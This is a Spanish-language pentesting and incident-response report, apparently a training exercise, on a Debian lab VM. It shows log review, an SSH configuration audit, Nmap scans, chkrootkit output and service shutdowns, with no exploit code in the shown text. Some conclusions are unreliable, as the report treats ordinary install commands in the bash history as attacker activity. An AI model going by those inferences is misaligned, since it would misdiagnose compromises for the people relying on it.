



Pentesting Technical Report

4Geeks
Ph: +1 786 345 5555

Fecha: 24/02/2025

Pentester: Deborah Martin Redondo

Control de versiones

Hoja de revisión

Versión	Fecha	Encargado	Notas
1.0	24/02/2025	Deborah Martin Redondo	Auditoría de revisión

ÍNDICE

Índice: página 2

Metodología y alcance: página 3

Enfoque y objetivos: página 4

Fases del pentesting: página 5

Fase 1: Reconocimiento y recolección de evidencias: página 5

Fase 2: Escaneo completo del sistema y explotación de vulnerabilidades: página 24

Resumen de Medidas Correctivas: página 35

Conclusiones: página 38

Anexo: máquina virtual Debian con los servicios configurados correctamente y los problemas solucionados: página 40

Metodología y alcance

La metodología OWASP se basa en el enfoque de caja negra en la que el pentester no sabe nada o tiene muy poca información sobre la aplicación que se va a probar.

Durante las **pruebas pasivas**, se intenta comprender la lógica de la aplicación y explora la aplicación como usuario. Se pueden utilizar herramientas para la recopilación de información automatizadas.

Durante las **pruebas activas**, se realizan pruebas de:

1. Reconocimiento y recolección de evidencias
2. Escaneo completo del sistema y explotación de vulnerabilidades

En el alcance de las pruebas se identifican los siguientes activos:

Activo	Tipo
192.168.1.139	IP
Debian	Máquina Linux
• • •	

Enfoque y objetivos

El enfoque utilizado en esta auditoría ha seguido la metodología de pentesting estándar, estructurada en las siguientes fases:

1. Reconocimiento y escaneo: Se han utilizado herramientas como Nmap para identificar puertos abiertos y servicios activos en el sistema objetivo.
2. Análisis de vulnerabilidades: Se han explorado configuraciones inseguras y versiones obsoletas de los servicios detectados.
3. Explotación de vulnerabilidades: Se han utilizado exploits conocidos mediante Metasploit para evaluar la posibilidad de comprometer el sistema.
4. Corrección y mitigación: Se han aplicado medidas correctivas para fortalecer la seguridad del sistema y reducir la superficie de ataque.

Los objetivos principales son:

- Identificar vulnerabilidades en servicios expuestos, tales como Apache, SSH y FTP.
- Explotar una vulnerabilidad para evaluar el impacto y riesgo asociado.
- Proponer soluciones de mitigación para mejorar la seguridad del sistema.

• • •

Fases del pentesting

Fase 1: Reconocimiento y recolección de evidencias

1. Identificar los servicios comprometidos y cómo el atacante accedió al servidor

Revisamos el historial de inicios de sesión en la máquina objetivo usando los comandos last y who:

```
debian@debian:~$ sudo cat /var/log/vsftpd.log | tail -20
[sudo] password for debian:
Mon Feb 17 13:35:48 2025 [pid 7191] CONNECT: Client "::ffff:192.168.1.140"
debian@debian:~$ cat /var/log/mysql/error.log | tail -20
cat: /var/log/mysql/error.log: No such file or directory
debian@debian:~$ last -a | head -10
debian    tty7          Sun Feb 16 08:59      gone - no logout  :0
reboot   system boot   Sun Feb 16 08:59      still running   6.1.0-31-amd64
debian    tty7          Sun Feb 16 06:58 - 08:58  (01:59)      :0
reboot   system boot   Sun Feb 16 06:58 - 08:58  (02:00)      6.1.0-25-amd64
debian    tty7          Wed Feb 12 15:06 - crash (3+15:51)      :0
reboot   system boot   Wed Feb 12 15:06 - 08:58 (3+17:52)      6.1.0-25-amd64
debian    tty7          Wed Feb 12 14:47 - crash (00:19)      :0
reboot   system boot   Wed Feb 12 14:46 - 08:58 (3+18:11)      6.1.0-25-amd64
debian    tty7          Wed Feb 12 14:34 - crash (00:11)      :0
reboot   system boot   Wed Feb 12 14:34 - 08:58 (3+18:24)      6.1.0-25-amd64
debian@debian:~$ who
debian    tty7          2025-02-16 08:59 (:0)
```

El comando last muestra que el sistema ha tenido reinicios, pero no muestra intentos de acceso SSH recientes. Esto podría ser porque el atacante pudo haber eliminado las huellas de su actividad, lo que indica un posible intento de encubrimiento.

Revisamos el archivo de configuración de SSH para ver si hay configuraciones inusuales, como autenticación sin contraseña, con el comando `sudo cat /etc/ssh/sshd_config`


```
# Ciphers and keying
#RekeyLimit default none

# Logging
#SyslogFacility AUTH
#LogLevel INFO

# Authentication:

#LoginGraceTime 2m
PermitRootLogin yes
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10

#PubkeyAuthentication yes
```



The screenshot shows a terminal window titled "Applications Places System" with the command "debian@debian: ~". The window displays the contents of the /etc/ssh/sshd_config file. The configuration includes several commented-out options and one option highlighted in yellow: "PasswordAuthentication yes". Other visible options include "HostbasedAuthentication no", "IgnoreUserKnownHosts no", "IgnoreRhosts yes", "PermitEmptyPasswords no", "KbdInteractiveAuthentication no", and "KerberosOrLocalPasswd yes". The terminal window has a standard Linux-style interface with a title bar, menu bar, and scroll bars.

```
# For this to work you will also need host keys in /etc/ssh/ssh_known_hosts
#HostbasedAuthentication no
# Change to yes if you don't trust ~/.ssh/known_hosts for
# HostbasedAuthentication
#IgnoreUserKnownHosts no
# Don't read the user's ~/.rhosts and ~/.shosts files
#IgnoreRhosts yes

# To disable tunneled clear text passwords, change to no here!
PasswordAuthentication yes
#PermitEmptyPasswords no

# Change to yes to enable challenge-response passwords (beware issues with
# some PAM modules and threads)
KbdInteractiveAuthentication no

# Kerberos options
#KerberosAuthentication no
#KerberosOrLocalPasswd yes
```

La configuración del archivo /etc/ssh/sshd_config muestra que el acceso root está permitido (*PermitRootLogin yes*), lo cual es arriesgado. Esto permitiría a un atacante intentar acceder como root mediante SSH si consiguiera la contraseña, lo que aumenta el riesgo de explotación.

La autenticación por contraseña también está permitida (*PasswordAuthentication yes*), lo que facilita un ataque de fuerza bruta si las contraseñas son débiles.

Es recomendable cambiar *PermitRootLogin* a “no” para evitar el acceso directo como root y también *PasswordAuthentication* a “no” para forzar el uso de claves SSH en lugar de contraseñas.


Nos aseguramos de que el servicio MySQL está activo ejecutando:

```
sudo systemctl status mysql
```

```
debian@debian:~$ sudo systemctl status mysql
● mariadb.service - MariaDB 10.11.6 database server
  Loaded: loaded (/lib/systemd/system/mariadb.service; enabled; preset: en
  Active: active (running) since Sun 2025-02-16 08:59:16 EST; 5 days ago
    Docs: man:mariadb(8)
          https://mariadb.com/kb/en/library/systemd/
   Main PID: 707 (mariadb)
     Status: "Taking your SQL requests now..."
       Tasks: 8 (limit: 2284)
      Memory: 250.7M
        CPU: 22.488s
       CGroup: /system.slice/mariadb.service
                 └─707 /usr/sbin/mariadb

Feb 16 08:59:16 debian mariadb[707]: 2025-02-16  8:59:16 0 [Note] InnoDB: Lc
Feb 16 08:59:16 debian mariadb[707]: 2025-02-16  8:59:16 0 [Warning] You nee
Feb 16 08:59:16 debian mariadb[707]: 2025-02-16  8:59:16 0 [Note] Server soc
Feb 16 08:59:16 debian mariadb[707]: 2025-02-16  8:59:16 0 [Note] InnoDB: Bu
Feb 16 08:59:16 debian mariadb[707]: 2025-02-16  8:59:16 0 [Note] /usr/sbin/
```

Se asegura que la instalación de MariaDB esté correctamente configurada, eliminando accesos no deseados, con el comando `mysql_secure_installation`, para asegurar que la base de datos esté correctamente configurada, en especial respecto a contraseñas y permisos de usuarios.



The screenshot shows a terminal window titled 'Applications Places System' with the date 'Fri Feb 21, 15:47'. The window title bar says 'debian@debian: ~'. The terminal menu bar includes 'File Edit View Search Terminal Help'. The command entered is `sudo mysql_secure_installation`. The script displays several messages:

- NOTE: RUNNING ALL PARTS OF THIS SCRIPT IS RECOMMENDED FOR ALL MariaDB SERVERS IN PRODUCTION USE! PLEASE READ EACH STEP CAREFULLY!
- In order to log into MariaDB to secure it, we'll need the current password for the root user. If you've just installed MariaDB, and haven't set the root password yet, you should just press enter here.
- Enter current password for root (enter for none):
OK, successfully used password, moving on...
- Setting the root password or using the unix_socket ensures that nobody can log into the MariaDB root user without the proper authorisation.
- You already have your root account protected, so you can safely answer 'n'.
- Switch to unix_socket authentication [Y/n] y
Enabled successfully!
Reloading privilege tables...

```
Applications Places System Fri Feb 21, 15:4
File Edit View Search Terminal Help
debian@debian:~ Remove test database and access to it? [Y/n] y
- Dropping test database...
... Success!
- Removing privileges on test database...
... Success!

Reloading the privilege tables will ensure that all changes made so far
will take effect immediately.

Reload privilege tables now? [Y/n] y
... Success!

Cleaning up...

All done! If you've completed all of the above steps, your MariaDB
installation should now be secure.

Thanks for using MariaDB!
debian@debian:~$
```

Tenemos acceso a la base de datos MariaDB y podemos ver los usuarios de MySQL:

```
Applications Places System Sun Feb 16, 13:16
File Edit View Search Terminal Help
debian@debian:~$ sudo mysql -u root -p
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 31
Server version: 10.11.6-MariaDB-0+deb12u1 Debian 12

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> SELECT user, host FROM mysql.user;
+-----+-----+
| User      | Host     |
+-----+-----+
| mariadb.sys | localhost |
| mysql      | localhost |
| root       | localhost |
| user       | localhost |
| wordpressuser | localhost |
```

Desde la máquina atacante ejecutamos un Nmap específico para comprobar una posible vulnerabilidad en MySQL por contraseñas débiles:

```
(kali㉿kali)-[~]
└─$ nmap --script=mysql-info -p 3306 192.168.1.139
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-16 08:13 EST
Nmap scan report for 192.168.1.139
Host is up (0.0013s latency).

PORT      STATE SERVICE
3306/tcp  closed mysql
MAC Address: 08:00:27:31:6A:99 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 11.23 seconds
```

3306/tcp (MySQL): Puerto cerrado, lo que indica que el servicio no está accesible desde la red externa

También, vamos a intentar ver si el atacante dejó alguna traza en otros archivos como `~/.bash_history`:

```
debian@debian:~$ cat ~/.bash_history
sudo systemctl stop speech-dispatcher
sudo usermood -aG root debian
pwd
sudo usermood -aG sudo debian
whoami
sudo visudo
su
sudo xmod speakup
sudo xmod speakup
sudo xmod speakup_soft
sudo apt-get remove speakup
sudo apt-get remove speakup_soft
sudo ls /etc
sudo ls /etc/modprobe.d/
sudo nano /etc/modprobe.d/blacklist-speakup.conf
sudo nano /etc/default/grub
sudo update-grub
sudo reboot

sudo apt update && sudo apt upgrade -y
sudo apt install apache2 -y
sudo systemctl enable apache2
sudo systemctl start apache2
sudo systemctl status apache2
sudo apt install mysql-server php php-mysqli -y
sudo apt install mariadb-server -y
sudo systemctl start mariadb
sudo apt install mariadb-server
sudo systemctl start mariadb-server
sudo systemctl start mariadb
sudo systemctl enable mariadb
sudo mysql_secure_installation
sudo mysql -u root -p
cd /tmp
curl -O https://wordpress.org/latest.tar.gz
sudo apt install curl
curl -O https://wordpress.org/latest.tar.gz
tar xzvf latest.tar.gz
```

Deborah Martin Redondo

```
curl -O https://wordpress.org/latest.tar.gz
tar xzvf latest.tar.gz
sudo cp -a /tmp/wordpress/. /var/www/html/
sudo chown -R www-data:www-data /var/www/html/
sudo chmod -R 755 /var/www/html/
cd /var/www/html/
sudo mv wp-config-sample.php wp-config.php
sudo nano wp-config.php
ip a
sudo systemctl restart apache2
sudo systemctl status apache2
sudo apt install php libapache2-mod-php php-mysql
php-curl -y
cd ..
sudo nano /etc/apache2/sites-available/000-default.conf
sudo systemctl restart apache2
sudo nano /var/www/html/info.php
ls /var/www/html
sudo apt install openssh-server -y
```

En la historia de comandos se muestra una serie de actividades que indican una manipulación del sistema, instalación de servicios como Apache2, MariaDB, y WordPress. Se hicieron modificaciones en archivos como wp-config.php, lo que sugiere que el atacante podría estar intentando configurar un entorno de WordPress. También hay intentos de añadir el usuario debian al grupo sudo, lo que implica una posible escalación de privilegios. Además, se muestra que el atacante pudo haber instalado paquetes y servicios sin ser detectado de inmediato, lo que podría haber sido parte del exploit.

2. Identificar archivos sospechosos, procesos y modificaciones

Revisamos los procesos en ejecución con ps para buscar cualquier proceso extraño o sospechoso.

```
ps aux
```

```
debian@debian:~$ ps aux
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START  TIME COMMAND
root        1  0.0  0.6 169096 13648 ?        Ss  Feb21  0:04 /sbin/init
root        2  0.0  0.0     0     0 ?        S  Feb21  0:00 [kthreadd]
root        3  0.0  0.0     0     0 ?        I<  Feb21  0:00 [rcu_gp]
root        4  0.0  0.0     0     0 ?        I<  Feb21  0:00 [rcu_par_gp]
root        5  0.0  0.0     0     0 ?        I<  Feb21  0:00 [slub_flush]
root        6  0.0  0.0     0     0 ?        I<  Feb21  0:00 [netns]
root        8  0.0  0.0     0     0 ?        I<  Feb21  0:00 [kworker/0:0]
root       10  0.0  0.0     0     0 ?        I<  Feb21  0:00 [mm_percpu_ksm]
root       11  0.0  0.0     0     0 ?        I   Feb21  0:00 [rcu_tasks_ksoftirqd]
root       12  0.0  0.0     0     0 ?        I   Feb21  0:00 [rcu_tasks_ksoftirqd]
root       13  0.0  0.0     0     0 ?        I   Feb21  0:00 [rcu_tasks_ksoftirqd]
root       14  0.0  0.0     0     0 ?        S   Feb21  0:01 [ksoftirqd/0]
root       15  0.0  0.0     0     0 ?        I   Feb21  0:30 [rcu_preempt]
root       16  0.0  0.0     0     0 ?        S   Feb21  0:01 [migration/0]
root       18  0.0  0.0     0     0 ?        S   Feb21  0:00 [cpuhp/0]
root       19  0.0  0.0     0     0 ?        S   Feb21  0:00 [cpuhp/1]
```

Este comando nos muestra los 20 procesos que más CPU consumen:

```
ps aux --sort=-%cpu | head -20
```

Deborah Martin Redondo

```
debian@debian:~$ ps aux --sort=-%cpu | head -20
USER          PID %CPU %MEM    VSZ   RSS TTY      STAT START  TIME COMMAND
debian        1679  5.5  1.6 1703280 33928 ?          Ssl  Feb21  34:46 /usr/bin/pulseaudio --daemonize=no --log-target=journal
root         1460  2.2  5.1 400652 102960 tty7      Ssl+ Feb21  13:46 /usr/lib/xorg/Xorg :0 -seat seat0 -auth /var/run/lightdm/root/:0 -nolisten tcp vt7 -novtswitch
message+     386  1.6  0.2 10396  5728 ?          Ss   Feb21  10:00 /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
debian        2152  1.1  0.8 730636 16724 ?          Ssl  Feb21   6:51 /usr/bin/speech Dispatcher --spawn --communication-method unix_socket --socket-path /run/user/1000/speech Dispatcher/speechd.sock --port 6560
debian        1772  0.5  0.1 283516 2328 ?          Sl   Feb21   3:12 /usr/bin/VBoxClient --draganddrop
root         8914  0.3  0.0     0     0 ?          I    03:17   0:30 [kworker/1:1-events]
debian        1926  0.3  3.8 396456 78528 ?          Sl   Feb21   1:57 /usr/bin/python3 /usr/bin/orca
.
```

En relación con los dos resultados anteriores, analizamos:

- Si hay un proceso que consume mucha CPU o memoria sin que lo esperemos, podría ser una señal de algo inusual.
- Si vemos procesos con nombres extraños o ilegibles, o con caracteres extraños, podría ser sospechoso.
- Si hay procesos desconocidos ejecutándose como root, hay que revisarlos.

También hemos revisado el log del sistema, pero no se ha encontrado actividad maliciosa:

```
sudo journalctl -xe | tail -30
```

```
debian@debian:~$ sudo journalctl -xe | tail -30
Feb 22 06:04:54 debian kernel: 11:04:54.798669 dndHGCM DnD: Received message
HOST_DND_FN_GH_REQ_PENDING (0x258) from host
Feb 22 06:04:54 debian kernel: 11:04:54.799151 dnd      No guest source window
w
Feb 22 06:04:54 debian kernel: 11:04:54.810703 dndHGCM DnD: Received message
HOST_DND_FN_GH_REQ_PENDING (0x258) from host
Feb 22 06:04:54 debian kernel: 11:04:54.811531 dnd      No guest source window
w
Feb 22 06:04:54 debian kernel: 11:04:54.814629 dndHGCM DnD: Received message
HOST_DND_FN_GH_REQ_PENDING (0x258) from host
Feb 22 06:04:54 debian kernel: 11:04:54.815172 dnd      No guest source window
w
Feb 22 06:04:54 debian kernel: 11:04:54.875134 dndHGCM DnD: Received message
HOST_DND_FN_GH_REQ_PENDING (0x258) from host
Feb 22 06:04:54 debian kernel: 11:04:54.875912 dnd      No guest source window
w
Feb 22 06:04:54 debian kernel: 11:04:54.878638 dndHGCM DnD: Received message
HOST_DND_FN_GH_REQ_PENDING (0x258) from host
Feb 22 06:04:54 debian kernel: 11:04:54.879000 dnd      No guest source window
w
```

Los siguientes comandos nos mostrarán qué procesos están escuchando en qué puertos:

```
sudo netstat -tulnp
```

```
debian@debian:~$ sudo netstat -tulnp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
    PID/Program name
tcp      0      0 127.0.0.1:3306          0.0.0.0:*
        707/mariadb
tcp      0      0 127.0.0.1:25          0.0.0.0:*
        5979/exim4
tcp      0      0 127.0.0.1:631          0.0.0.0:*
        12050/cupsd
tcp6     0      0 :::80                  :::*                  LISTEN
        656/apache2
tcp6     0      0 :::1:25                :::*                  LISTEN
        5979/exim4
tcp6     0      0 :::1:631              :::*                  LISTEN
        12050/cupsd
udp      0      0 0.0.0.0:33561          0.0.0.0:*
        378/avahi-daemon: r
udp      0      0 0.0.0.0:5353          0.0.0.0:*
```

`sudo ss -tulnp`

```
debian@debian:~$ sudo ss -tulnp
Netid   State    Recv-Q   Send-Q           Local Address:Port
                                         Peer Address:Port
Process
udp     UNCONN   0       0               0.0.0.0:33561
                                         0.0.0.0:*
        users:(("avahi-daemon",pid=378,fd=14))
udp     UNCONN   0       0               0.0.0.0:5353
                                         0.0.0.0:*
        users:(("avahi-daemon",pid=378,fd=12))
udp     UNCONN   0       0               [::]:59331
                                         [::]:*
        users:(("avahi-daemon",pid=378,fd=15))
udp     UNCONN   0       0               [::]:5353
                                         [::]:*
        users:(("avahi-daemon",pid=378,fd=13))
udp     UNCONN   0       0               [fe80::a00:27ff:fe31:6a99]@enp0s3:546
                                         [::]:*
        users:(("NetworkManager",pid=456,fd=23))
```

No se observa nada particularmente sospechoso, aunque se podría mejorar la seguridad, por ejemplo, desactivando el servicio de correo en el servidor si no se utiliza (**Exim4**), así como el sistema de impresión **CUPS**.

Además, el servicio **apache2** en el puerto 80 escucha en todas las interfaces, lo que significa que es accesible desde fuera. Por lo tanto, si no necesitamos Apache, también se podría desactivar.

Lo mismo ocurre con **avahi-daemon** (que se usa para descubrimiento de red) en los puertos 5353 y 3356. Si no lo usamos, lo desactivamos para mayor seguridad.

Podemos detener los servicios:

- Detenerlos temporalmente con:

```
sudo systemctl stop servicio
```

- O permanentemente con:

```
sudo systemctl disable servicio
```

3. Realizar un escaneo del servidor para detectar rootkits o malware.

Se han usado herramientas como chkrootkit para detectar si el servidor tiene rootkits instalados que puedan ser utilizados para escalar privilegios, pero sin resultados concluyentes:

```
sudo chrootkit
```

Deborah Martin Redondo

The image displays three vertically stacked terminal windows from a Debian system, showing the execution of the `sudo chkrootkit` command. The top window shows a comprehensive scan of common system utilities. The middle window shows a warning about a suspicious file found in the LibreOffice share directory. The bottom window shows a search for hidden processes and directories, along with a warning about network interface configuration.

```
debian@debian:~$ sudo chkrootkit
ROOTDIR is '/'

Checking `amd'... not found
Checking `basename'... not infected
Checking `biff'... not found
Checking `chfn'... not infected
Checking `chsh'... not infected
Checking `cron'... not infected
Checking `crontab'... not infected
Checking `date'... not infected
Checking `du'... not infected
Checking `dirname'... not infected
Checking `echo'... not infected
Checking `egrep'... not infected
Checking `env'... not infected
Checking `find'... not infected
Checking `fingerd'... not found
Checking `gpm'... not found
Checking `grep'... not infected

debian@debian:~$ sudo chkrootkit
WARNING: The following suspicious files and directories were found:
/usr/lib/libreoffice/share/.registry

Searching for LPD Worm... not found
Searching for Ramen Worm rootkit... not found
Searching for Maniac rootkit... not found
Searching for RK17 rootkit... not found
Searching for Ducoci rootkit... not found
Searching for Adore Worm... not found
Searching for ShitC Worm... not found
Searching for Omega Worm... not found
Searching for Sadmind/IIS Worm... not found
Searching for MonkKit... not found
Searching for Showtee rootkit... not found
Searching for OpticKit... not found
Searching for T.R.K... not found
Searching for Mithra rootkit... not found
Searching for OBSO rootkit v1... not tested
Searching for LOC rootkit... not found

debian@debian:~$ sudo chkrootkit
File Edit View Search Terminal Help

Searching for for hidden processes with chkproc... not found
Searching for for hidden directories using chkdirs... not found
Checking `lkm'... finished
Checking `rexedcs'... not found
Checking `sniffer'... WARNING

WARNING: Output from ifpromisc:
lo: not promisc and no packet sniffer sockets
enp0s3: PACKET SNIFFER(/usr/sbin/NetworkManager[456], /usr/sbin/NetworkManager[456])

Checking `w55808'... not found
Checking `wted'... not found
Checking `scalper'... not found
Checking `slapper'... not found
Checking `z2'... not found
Checking `chkutmp'... not found
Checking `OSX_RSPLUG'... not tested
```

Por lo tanto, hemos usado un script de Nmap que está diseñado para detectar servidores que han sido comprometidos y están alojando malware. Funciona buscando firmas conocidas de infecciones en las respuestas HTTP del servidor:

```
nmap -sV --script=http-malware-host 192.168.1.139
```

```
(kali㉿kali)-[~]
$ nmap -sV --script=http-malware-host 192.168.1.139
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-17 13:35 EST
Nmap scan report for 192.168.1.139
Host is up (0.00087s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u4 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.62 (Debian)
|_http-malware-host: Host appears to be clean
|_http-server-header: Apache/2.4.62 (Debian)
MAC Address: 08:00:27:31:6A:99 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.30 seconds
```

El script `http-malware-host` de Nmap **no detectó malware en el servidor web**, lo cual es una buena señal en términos de seguridad del servidor web.

El servidor web es Apache 2.4.62, lo que es una versión relativamente moderna, aunque aún es importante verificar si hay vulnerabilidades conocidas en esa versión.

4. Bloquear el exploit y prevenir la escalación

Este paso es crítico para minimizar el impacto de la intrusión y evitar que el atacante continúe con su acceso o que pueda escalar privilegios. Aquí vamos a cubrir los procedimientos para detener servicios comprometidos, prevenir escalación de privilegios, y aislar cualquier amenaza.

Una de las primeras acciones es detener temporalmente los servicios que se hayan visto comprometidos, ya que podrían seguir siendo utilizados por el atacante para mantener acceso al sistema o realizar otras acciones maliciosas.

Detener cualquier servicio que se haya visto comprometido es fundamental. Dado que ya hemos estado observando algunos procesos como exim4, mariadb, apache2 y cups, que podrían estar involucrados, podemos detenerlos de manera temporal para evitar un mayor acceso al sistema. Este paso es crítico para contener cualquier posible exploit que pueda estar en ejecución a través de estos servicios.

```
debian@debian:~$ sudo systemctl stop exim4
debian@debian:~$ sudo systemctl stop mariadb
debian@debian:~$ sudo systemctl stop apache2
debian@debian:~$ sudo systemctl stop cups
```

- Detener Exim4 (servicio de correo) en el puerto 25:

```
sudo systemctl stop exim4
```

- Detener MariaDB (base de datos) en el puerto 3306 (aunque parece seguro porque solo escucha en 127.0.0.1):

```
sudo systemctl stop mariadb
```

- Detener Apache2 (servidor web) en el puerto 80:

```
sudo systemctl stop apache2
```

- Detener CUPS (Sistema de impresión) en el puerto 631:

```
sudo systemctl stop cups
```

- Detener avahi-daemon (que se usa para descubrimiento de red) en los puertos 5353 y 3356:

```
sudo systemctl stop avahi-daemon
```

```
debian@debian:~$ sudo systemctl stop avahi-daemon
Warning: Stopping avahi-daemon.service, but it can still be activated by:
avahi-daemon.socket
```

Luego, verificamos que los servicios se han detenido con los siguientes comandos:

```
sudo systemctl status exim4
```

```
debian@debian:~$ sudo systemctl status exim4
● exim4.service - LSB: exim Mail Transport Agent
  Loaded: loaded (/etc/init.d/exim4; generated)
  Active: inactive (dead) since Sat 2025-02-22 13:58:58 EST; 6min ago
    Duration: 5d 31min 6.115s
    Docs: man:systemd-sysv-generator(8)
   Process: 14665 ExecStop=/etc/init.d/exim4 stop (code=exited, status=0/SUC>
      CPU: 7.673s

Feb 17 13:27:51 debian systemd[1]: Starting exim4.service - LSB: exim Mail Tr>
Feb 17 13:27:51 debian exim4[5729]: Starting MTA: exim4.
Feb 17 13:27:51 debian systemd[1]: Started exim4.service - LSB: exim Mail Tra>
Feb 22 13:58:57 debian systemd[1]: Stopping exim4.service - LSB: exim Mail Tr>
Feb 22 13:58:58 debian exim4[14665]: Stopping MTA: exim4_listener.
Feb 22 13:58:58 debian systemd[1]: exim4.service: Deactivated successfully.
Feb 22 13:58:58 debian systemd[1]: Stopped exim4.service - LSB: exim Mail Tra>
Feb 22 13:58:58 debian systemd[1]: exim4.service: Consumed 7.673s CPU time.
lines 1-16/16 (END)
```

```
sudo systemctl status mariadb
```

Deborah Martin Redondo

```
debian@debian:~$ sudo systemctl status mariadb
○ mariadb.service - MariaDB 10.11.6 database server
    Loaded: loaded (/lib/systemd/system/mariadb.service; enabled; preset: en>
    Active: inactive (dead) since Sat 2025-02-22 13:59:08 EST; 6min ago
      Duration: 6d 4h 59min 52.074s
        Docs: man:mariadb(8)
               https://mariadb.com/kb/en/library/systemd/
    Process: 707 ExecStart=/usr/sbin/mariadbd $MYSQLD_OPTS $_WSREP_NEW_CLUSTER>
    Main PID: 707 (code=exited, status=0/SUCCESS)
      Status: "MariaDB server is down"
        CPU: 30.460s
```

```
Feb 22 13:59:08 debian mariadb[707]: 2025-02-22 13:59:08 0 [Note] InnoDB: FT>
Feb 22 13:59:08 debian mariadb[707]: 2025-02-22 13:59:08 0 [Note] InnoDB: St>
Feb 22 13:59:08 debian mariadb[707]: 2025-02-22 13:59:08 0 [Note] InnoDB: Du>
Feb 22 13:59:08 debian mariadb[707]: 2025-02-22 13:59:08 0 [Note] InnoDB: Bu>
Feb 22 13:59:08 debian mariadb[707]: 2025-02-22 13:59:08 0 [Note] InnoDB: Re>
Feb 22 13:59:08 debian mariadb[707]: 2025-02-22 13:59:08 0 [Note] InnoDB: Sh>
```

```
sudo systemctl status apache2
```

```
debian@debian:~$ sudo systemctl status apache2
